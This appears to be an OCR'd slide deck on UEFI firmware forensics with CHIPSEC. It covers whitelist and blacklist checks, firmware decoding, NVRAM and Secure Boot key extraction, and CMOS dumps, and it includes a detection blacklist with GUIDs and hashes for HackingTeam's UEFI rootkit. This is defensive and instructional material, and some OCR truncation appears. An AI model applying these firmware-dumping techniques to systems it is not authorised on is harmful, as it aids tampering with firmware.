
Checking (U)EFI Executables Against Whitelist…

chipsec_main -n -m tools.uefi.whitelist -a check,orig.json,fw.bin

```
[x][ =======================================================================
[x][ Module: simple white-list generation/checking for (U)EFI firmware
[x][ =======================================================================
[*] reading firmware from 'unpacked'...
[*] checking EFI executables against the list 'C:\chipsec\original.json'
[*] found 279 EFI executables in UEFI firmware image 'unpacked'
[!] found EFI executable not in the list:
    3a4cdca9c5d4fe680bb4b00118c31cae6c1b5990593875e9024a7e278819b132 (sha256)
    64d44b705bb7ae4b8e4d9fb0b3b3c66bcbaae57f (sha1)
    {F50258A9-2F4D-4DA9-861E-BDA84D07A44C}
    rkloader
[!] found EFI executable not in the list:
    ed0dc060e47d3225e21489e769399fd9e07f342e2ee0be3ba8040ead5c945efa (s
    d359a9546b277f16bc495fe7b2e8839b5d0389a8 (sha1)
    {EAEA9AEC-C9C1-46E2-9D52-432AD25A9B0B}
    <unknown>
[!] found EFI executable not in the list:
    dd2b99df1f10459d3a9d173240e909de28eb895614a6b3b7720eebf470a988a0 (sha256)
    4a1628fa128747c77c51d57a5d09724007692d85 (sha1)
    {F50248A9-2F4D-4DE9-86AE-BDA84D07A41C}
    Ntfs
[!] WARNING: found 3 EFI executables not in the list 'C:\chipsec\original.json'
```

Extra EFI executables belong to HackingTeam's UEFI rootkit

Verifying Mac EFI whitelist on Mac OS



Blacklisting Bad (U)EFI Executables

Check UEFI firmware image for known bad (vulnerable or malicious) EFI executable binaries

chipsec_main -i -m tools.uefi.blacklist [-a <fw_image>,<blacklist>]

```
Examples:

    chipsec_main.py -m tools.uefi.blacklist

      Dumps UEFI firmware image from flash memory device, decodes it and
      checks for black-listed EFI modules defined in the default config 'blacklist.json'

    chipsec_main.py -i --no_driver -m tools.uefi.blacklist -a uefi.rom,blacklist.json

      Decodes 'uefi.rom' binary with UEFI firmware image and
      checks for black-listed EFI modules defined in 'blacklist.json' config

Important! This module can only detect what it knows about from its config file.
If a bad or vulnerable binary is not detected then its 'signature' needs to be added to the config.
```

Blacklist Example (in JSON format)

```
"HT_UEFI_Rootkit": {

  "description": "HackingTeam UEFI Rootkit
(http://www.intelsecurity.com/advanced-threat-research/content/data/HT-UEFI-
rootkit.html)",

  "match": {
      "rkloader"      : { "guid": "F50258A9-2F4D-4DA9-861E-BDA84D07A44C" },
      "rkloader_name" : { "name": "rkloader" },
      "Ntfs"          : { "guid": "F50248A9-2F4D-4DE9-86AE-BDA84D07A41C" },
      "app"           : { "guid": "EAEA9AEC-C9C1-46E2-9D52-432AD25A9B0B" }
  }

}
```

Checking Firmware for Blacklisted UEFI Executables

`chipsec_main -n -m tools.uefi.blacklist -a fw.bin`

```
[uefi] checking S_PE32 section of binary {8DA47F11-AA15-48C8-B0A7-23EE4852086B} A01WMISmmHandler
[uefi] checking S_PE32 section of binary {C74233C1-96FD-4CB3-9453-55C9D77CE3C8} WM00WMISmmHandler
[uefi] checking S_PE32 section of binary {F50248A9-2F4D-4DE9-86AE-BDA84D07A41C} Ntfs
[!] match 'HT_UEFI_Rootkit.rkloader'
    GUID  : {F50248A9-2F4D-4DE9-86AE-BDA84D07A41C}
[!] match 'HT_UEFI_Rootkit.Ntfs_name'
    name  : 'Ntfs'
[!] found EFI binary matching 'HT_UEFI_Rootkit'
    HackingTeam UEFI Rootkit (http://www.intelsecurity.com/advanced-threat-research/content/data/HT-UEFI-rootkit.
+00000018h S_PE32 section of binary {F50248A9-2F4D-4DE9-86AE-BDA84D07A41C} Ntfs: Type 10h
    MD5   : d54d784b680c29710c652629bbab33bf
    SHA1  : 4a1628fa128747c77c51d57a5d09724007692d85
    SHA256: dd2b99df1f10459d3a9d173240e909de28eb895614a6b3b7720eebf470a988a0
[uefi] checking S_PE32 section of binary {F50258A9-2F4D-4DA9-861E-BDA84D07A44C} rkloader
[!] match 'HT_UEFI_Rootkit.Ntfs'
    GUID  : {F50258A9-2F4D-4DA9-861E-BDA84D07A44C}
[!] match 'HT_UEFI_Rootkit.rkloader_name'
    name  : 'rkloader'
[!] found EFI binary matching 'HT_UEFI_Rootkit'
    HackingTeam UEFI Rootkit (http://www.intelsecurity.com/advanced-threat-research/content/data/HT-UEFI-rootkit.
+00000018h S_PE32 section of binary {F50258A9-2F4D-4DA9-861E-BDA84D07A44C} rkloader: Type 10h
    MD5   : 6b433d433011f667304f87fbb9413805
    SHA1  : 64d44b705bb7ae4b8e4d9fb0b3b3c66bcbaae57f
    SHA256: 3a4cdca9c5d4fe680bb4b00118c31cae6c1b5990593875e9024a7e278819b132
```

Extracting EFI Executables from UEFI Binary

 # chipsec_util decode firmware.bin

```
EFI_FV +00004000h {7A9354D9-0468-444A-81CE-0BF617D890DF}: Size 004F0000h, Attr FFFF8EFFh, HdrSize 0048h, ExtHdrOffset 00000000h, Checksum 4C15h
    MD5   : ecd3c72efcafeeacbd57f35b7e9fcba8
    SHA1  : 21362eca40469a8a83e8fb0ec3d8c47a24bfc497
    SHA256: 5cd527bd232aa8d0c50e77c25d78ad2db63acd725ddbb64b656639d5bb1bdda9

    +00000048h EFI_FILE {4A538818-5AE0-4EB2-B2EB-488B23657022}
    Type 05h, Attr 00000040h, State F8h, Size 208691h, Checksum AE83h
        MD5   : 314136e9b7c085c530cd4b724f9b9309
        SHA1  : 7afb31a4dffd7a1b4e3e5e459c30cf37108c70ff
        SHA256: 177ec4e069113a2e4049a350511b51a1066a15089e2c5dbf9ab2a72c76cf82b4

        +00000018h S_COMPRESSION section of binary {4A538818-5AE0-4EB2-B2EB-488B23657022} : Type 01h
            +00000000h S_RAW section of binary {4A538818-5AE0-4EB2-B2EB-488B23657022} : Type 19h

                EFI_FV +0000000Ch {7A9354D9-0468-444A-81CE-0BF617D890DF}: Size 00C00000h, Attr FFFF8EFFh, HdrSize 0048h, ExtHdrOffset 00000000h,
                    MD5   : b44390441c6be65850844dbb27b99fd6
                    SHA1  : 16b9deb1cfae186b07b51a186a102fc05d97a0a7
                    SHA256: e47c5203b03f07a94df982b6a1c373b018518300d67e751ecf89bbd7d4c675ec

                    +00000048h EFI_FILE {ABB74F50-FD2D-4072-A321-CAFC72977EFA} SmmRelocPeim
                    Type 06h, Attr 00000040h, State F8h, Size 000E22h, Checksum 84A2h
                        MD5   : 26c585e80b4ac6d82fcfb4ad2162331b
                        SHA1  : 26035ed89eb1f10e2d45715ea669091a02fc92d4
                        SHA256: 77e92cba060b447fb254fedf824a4d96c08731d9de4f5b2f773e0ceb61b65453

                        +00000018h S_PEI_DEPEX section of binary {ABB74F50-FD2D-4072-A321-CAFC72977EFA} SmmRelocPeim: Type 1Bh
                        +00000020h S_PE32 section of binary {ABB74F50-FD2D-4072-A321-CAFC72977EFA} SmmRelocPeim: Type 10h
                            MD5   : d056bd2011991ba5782e4c7027ff559a
                            SHA1  : 5619206f1d9c22d85d56be634abb67c355c863d9
                            SHA256: 55fb5ec88d64104374e05dc32f6645003b0fed9964d8f1478cb10af287225ada
                        +00000E04h S_USER_INTERFACE section of binary {ABB74F50-FD2D-4072-A321-CAFC72977EFA} SmmRelocPeim: Type 15h
```

EFI Firmware Volume

EFI File

Compressed Section

Internal Firmware Volume

Internal EFI File

Actual PE/COFF EFI Binary

Saving EFI Tree to JSON


```
{
  "SHA1": "d90cf3bb1c6e3bb748a4e84c871d9af6cf45e1fd",
  "SHA256": "c5f2e7477727719358ae8fab9a14932d0e85463d57667ec7e9a7e7dd797f77f0",
  "Name": "F50258A9-2F4D-4DA9-861E-BDA84D07A44C",
  "isNVRAM": false,
  "UD": false,
  "Checksum": 23097,
  "Offset": 5904768,
  "class": "EFI_FILE",
  "file_path": "unpacked.dir\\1_200000-7FFFFF_BIOS.bin.dir\\FV\\00_7A9354D9-0468-444A-81CE-0BF617D890DF.dir\\00_4A538818-5AE0-4E
  "State": 248,
  "Size": 1794,
  "ui_string": "rkloader",
  "CalcSum": 43577,
  "Attributes": 0,
  "Guid": "F50258A9-2F4D-4DA9-861E-BDA84D07A44C",
  "Type": 7,
  "children": [
    {
      "SHA1": "64d44b705bb7ae4b8e4d9fb0b3b3c66bcbaae57f",
      "Name": "S_PE32",
      "isNVRAM": false,
      "class": "EFI_SECTION",
      "file_path": "unpacked.dir\\1_200000-7FFFFF_BIOS.bin.dir\\FV\\00_7A9354D9-0468-444A-81CE-0BF617D890DF.dir\\00_4A538818-5AE
      "parentGuid": "F50258A9-2F4D-4DA9-861E-BDA84D07A44C",
      "Offset": 24,
      "ui_string": "rkloader",
      "SHA256": "3a4cdca9c5d4fe680bb4b00118c31cae6c1b5990593875e9024a7e278819b132",
      "Type": 16,
      "HeaderSize": 4,
      "MD5": "6b433d433011f667304f87fbb9413805"
    },
```

Tools

Other great tools to extract and decode UEFI firmware images

1. UEFITool: GUI software by Nikolaj Schlej
2. uefi-firmware-parser by Teddy Reed
3. flashrom to extract firmware images from SPI flash

Firmware Artifacts

To perform system firmware forensics, the following artifacts can be extracted and analyzed:

1. Layout and entire contents of SPI Flash memory
2. BIOS/UEFI firmware including EFI binaries and NVRAM
3. Runtime or Boot UEFI Variables (non-volatile and volatile)
4. UEFI Secure Boot certificates (PK, KEK, db/dbx ..)
5. UEFI system and configuration tables (Runtime, Boot and DXE services)
6. UEFI S3 resume boot script table
7. PCIe option (expansion) ROMs

Firmware Artifacts

8. Settings stored in RTC-backed CMOS memory
9. ACPI tables
10. SMBIOS table
11. HW protection settings (e.g. SPI W/P)
12. System security settings (Secure Boot, etc.)
13. Contents of TPM Platform Configuration Registers (PCR)
14. Firmware images from other components such as HDD/SSD, NIC, Embedded Controller, etc.
15. MBR/VBR or UEFI GUID Partition Table (GPT)
16. Files on EFI system partition (boot loaders)

Extracting EFI Configuration (from the image)

Firmware NVRAM configurations is extracted when UEFI firmware image is decoded

Alternatively, this command can be used:

`chipsec_util uefi nvram nvar rom.dump.bin`

Path to extracted/parsed NVRAM contents:

NVRAM dump: `rom.dump.bin.dir\nvram_nvar.nvram.bin`

Decoded variables: `rom.dump.bin.dir\nvram_nvar.nvram.lst`

Format of NVRAM and variables are platform/firmware specific.

CHIPSEC supports multiple types of NVRAM: **`EVSA, NVAR, VSS, VSS_AUTH, VSS_APPLE`**

Extracting EFI Configuration (on a live system)

`chipsec_util uefi var-list`

Name	Ext	Size
AcpiGlobalVariable_C020489E-6DB2-4EF2-9AA5-CA06FC11D36A_NV+BS+RT_1	bin	8
AMITSESetup_C811FA38-42C8-4579-A9BB-60E94EDDFB34_NV+BS+RT_0	bin	81
Boot0000_8BE4DF61-93CA-11D2-AA0D-00E098032B8C_NV+BS+RT_0	bin	136
Boot0001_8BE4DF61-93CA-11D2-AA0D-00E098032B8C_NV+BS+RT_0	bin	300
BootCurrent_8BE4DF61-93CA-11D2-AA0D-00E098032B8C_BS+RT_0	bin	2
BootOptionSupport_8BE4DF61-93CA-11D2-AA0D-00E098032B8C_BS+RT_0	bin	4
BootOrder_8BE4DF61-93CA-11D2-AA0D-00E098032B8C_NV+BS+RT_0	bin	10
db_D719B2CB-3D3A-4596-A3BC-DAD00E67656F_NV+BS+RT+TBAWS_0	bin	3,143
dbx_D719B2CB-3D3A-4596-A3BC-DAD00E67656F_NV+BS+RT+TBAWS_0	bin	76
DimmSPDdata_A09A3266-0D9D-476A-B8EE-0C226BE16644_NV+BS+RT_0	bin	8
DmiData_70E56C5E-280C-44B0-A497-09681ABC375E_NV+BS+RT_0	bin	397
FastBootOption_B540A530-6978-4DA7-91CB-7207D764D262_NV+BS+RT_0	bin	284
FlashInfoStructure_82FD6BD8-02CE-419D-BEF0-C47C2F123523_NV+BS+RT_0	bin	7
Guid1394_F9861214-9260-47E1-BCBB-52AC033E7ED8_NV+BS+RT_0	bin	8
KEK_8BE4DF61-93CA-11D2-AA0D-00E098032B8C_NV+BS+RT+TBAWS_0	bin	1,560
LastBoot_B540A530-6978-4DA7-91CB-7207D764D262_NV+BS+RT_0	bin	10
LegacyDevOrder_A56074DB-65FE-45F7-BD21-2D2BDD8E9652_NV+BS+RT_0	bin	16
MaintenanceSetup_EC87D643-EBA4-4BB5-A1E5-3F3E36B20DA9_NV+BS+RT_0	bin	410
MEFWVersion_9B875AAC-36EC-4550-A4AE-86C84E96767E_NV+BS+RT_0	bin	20
MemorySize_6F20F7C8-E5EF-4F21-8D19-EDC5F0C496AE_NV+BS+RT_0	bin	8
MemoryTypeInformation_4C19049F-4137-4DD3-9C10-8B97A83FFDFA_NV+BS+RT_0	bin	64
MrcS3Resume_87F22DCB-7304-4105-BB7C-317143CCC23B_NV+BS+RT_0	bin	4,052
NBPlatformData_EC87D643-EBA4-4BB5-A1E5-3F3E36B20DA9_BS+RT_		
OsIndications_8BE4DF61-93CA-11D2-AA0D-00E098032B8C_NV+BS+R		
OsIndicationsSupported_8BE4DF61-93CA-11D2-AA0D-00E098032B8C_		
PasswordInfo_6320A8C8-9C93-4A71-B529-9F79C8761B8D_NV+BS+RT_		
PchS3Peim_E6C2F70A-B604-4877-85BA-DEEC89E117EB_BS+RT_0		
PK_8BE4DF61-93CA-11D2-AA0D-00E098032B8C_NV+BS+RT+TBAWS_		
PKDefault_8BE4DF61-93CA-11D2-AA0D-00E098032B8C_NV+BS+RT_0		
SecureBoot_8BE4DF61-93CA-11D2-AA0D-00E098032B8C_BS+RT_0		
SecurityTokens_6320A8C8-9C93-4A71-B529-9F79C8761B8D_NV+BS+RT_0	bin	17
Setup_EC87D643-EBA4-4BB5-A1E5-3F3E36B20DA9_NV+BS+RT_0	bin	410
SetupDefault_EC87D643-EBA4-4BB5-A1E5-3F3E36B20DA9_NV+BS+RT_0	bin	410
SetupMode_8BE4DF61-93CA-11D2-AA0D-00E098032B8C_BS+RT_0	bin	1
SetupPlatformData_EC87D643-EBA4-4BB5-A1E5-3F3E36B20DA9_BS+RT_0	bin	16
SignatureSupport_8BE4DF61-93CA-11D2-AA0D-00E098032B8C_BS+RT_0	bin	80
TpmDeviceSelectionUpdate_EC87D643-EBA4-4BB5-A1E5-3F3E36B20DA9_NV+BS..	bin	1
TrEEPhysicalPresence_F24643C2-C622-494E-8A0D-4632579C2D5B_NV+BS+RT_0	bin	12
UsbSupport_EC87D643-EBA4-4BB5-A1E5-3F3E36B20DA9_NV+BS+RT_0	bin	32

[..]
[db_D719B2CB-3D3A-4596-A3BC-DAD00E67656F_NV+BS+RT+TBAWS_0.bin.dir]
[dbx_D719B2CB-3D3A-4596-A3BC-DAD00E67656F_NV+BS+RT+TBAWS_0.bin.dir]
[KEK_8BE4DF61-93CA-11D2-AA0D-00E098032B8C_NV+BS+RT+TBAWS_0.bin.dir]
[PK_8BE4DF61-93CA-11D2-AA0D-00E098032B8C_NV+BS+RT+TBAWS_0.bin.dir]
[SecureBoot_8BE4DF61-93CA-11D2-AA0D-00E098032B8C_BS+RT_0.bin.dir]
[SetupMode_8BE4DF61-93CA-11D2-AA0D-00E098032B8C_BS+RT_0.bin.dir]

AcpiGlobalVariable


BootOrder vars

Secure Boot certificates (PK, KEK, db, dbx)

Setup Variable

Extracting UEFI Secure Boot keys…

```
chipsec_util uefi var-find PK / db / dbx / KEK

chipsec_util uefi keys db.bin / dbx.bin / kek.bin
```



Locating UEFI System Table & Runtime Services

`chipsec_util uefi tables`

```
[uefi] EFI System Table:
49 42 49 20 53 59 53 54 1f 00 02 00 78 00 00 00 | IBI SYST    x
33 15 11 86 00 00 00 00 98 33 45 ff ff ff ff ff | 3        3E
70 22 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | p"
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |
00 00 00 00 00 00 00 00 18 ae bf ff ff ff ff ff |
00 00 00 00 00 00 00 00 08 00 00 00 00 00 00 00 |
18 9e bf ff ff ff ff ff                         |
Header:
  Signature     : IBI SYST
  Revision      : 2.31
  HeaderSize    : 0x00000078
  CRC32         : 0x86111533
  Reserved      : 0x00000000
EFI System Table:
  FirmwareVendor      : 0xFFFFFFFFFF453398
  FirmwareRevision    : 0x0000000000002270
  ConsoleInHandle     : 0x0000000000000000
  ConIn               : 0x0000000000000000
  ConsoleOutHandle    : 0x0000000000000000
  ConOut              : 0x0000000000000000
  StandardErrorHandle : 0x0000000000000000
  StdErr              : 0x0000000000000000
  RuntimeServices     : 0xFFFFFFFFFFBFAE18
  BootServices        : 0x0000000000000000
  NumberOfTableEntries: 0x0000000000000008
  ConfigurationTable  : 0xFFFFFFFFFFBF9E18

[uefi] UEFI appears to be in Runtime mode
```

```
[uefi] EFI Runtime Services Table:
52 55 4e 54 53 45 52 56 1f 00 02 00 88 00 00 00 | RUNTSERV
6f aa 42 cb 00 00 00 00 2c 2b e0 fe ff ff ff ff | o B      ,+
bc 2c e0 fe ff ff ff ff 20 2e e0 fe ff ff ff ff |  ,        .
0c 30 e0 fe ff ff ff ff dc 14 65 da 00 00 00 00 |  0         e
00 14 65 da 00 00 00 00 34 0b d6 fe ff ff ff ff |   e     4
e0 0c d6 fe ff ff ff ff 3c 0e d6 fe ff ff ff ff |         <
ec e3 e0 fe ff ff ff ff 60 96 d4 fe ff ff ff ff |         `
f8 fa e0 fe ff ff ff ff 9c fd e0 fe ff ff ff ff |
cc 0f d6 fe ff ff ff ff                         |
Header:
  Signature     : RUNTSERV
  Revision      : 2.31
  HeaderSize    : 0x00000088
  CRC32         : 0xCB42AA6F
  Reserved      : 0x00000000
Runtime Services:
  GetTime                  : 0xFFFFFFFFFEE02B2C
  SetTime                  : 0xFFFFFFFFFEE02CBC
  GetWakeupTime            : 0xFFFFFFFFFEE02E20
  SetWakeupTime            : 0xFFFFFFFFFEE0300C
  SetVirtualAddressMap     : 0x00000000DA6514DC
  ConvertPointer           : 0x00000000DA651400
  GetVariable              : 0xFFFFFFFFFED60B34
  GetNextVariableName      : 0xFFFFFFFFFED60CE0
  SetVariable              : 0xFFFFFFFFFED60E3C
  GetNextHighMonotonicCount: 0xFFFFFFFFFEE0E3EC
  ResetSystem              : 0xFFFFFFFFFED49660
  UpdateCapsule            : 0xFFFFFFFFFEE0FAF8
  QueryCapsuleCapabilities : 0xFFFFFFFFFEE0FD9C
  QueryVariableInfo        : 0xFFFFFFFFFED60FCC
```

Extracting CMOS Settings…

`chipsec_util cmos dump`

```
[CHIPSEC] Dumping CMOS memory..
Low CMOS contents:
....0...1...2...3...4...5...6...7...8...9...A...B...C...D...E...F
00..06  33  28  46  10  11  04  16  06  16  26  02  50  80  00  09
10..00  FF  FF  FF  0E  80  02  00  3C  FF  FF  FF  FF  FF  00  FF
20..FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  FF  17  B5
30..00  3C  20  FF  FF  E1  0C  FF  00  00  00  00  00  00  00  00
40..FF  FF  FF  FF  00  9F  00  00  00  00  00  00  00  00  00  00
50..00  00  00  00  FF  FF  FF  FF  3F  FF  FF  00  FF  FF  FF  FF
60..00  FF  FF  FF  FF  FF  FF  FF  FE  FF  00  30  7C  FF  FF  FF
70..FF  FF  FF  FF  FF  FF  FF  FF  FF  5A  FF  FF  49  53  B2  00
High CMOS contents:
....0...1...2...3...4...5...6...7...8...9...A...B...C...D...E...F
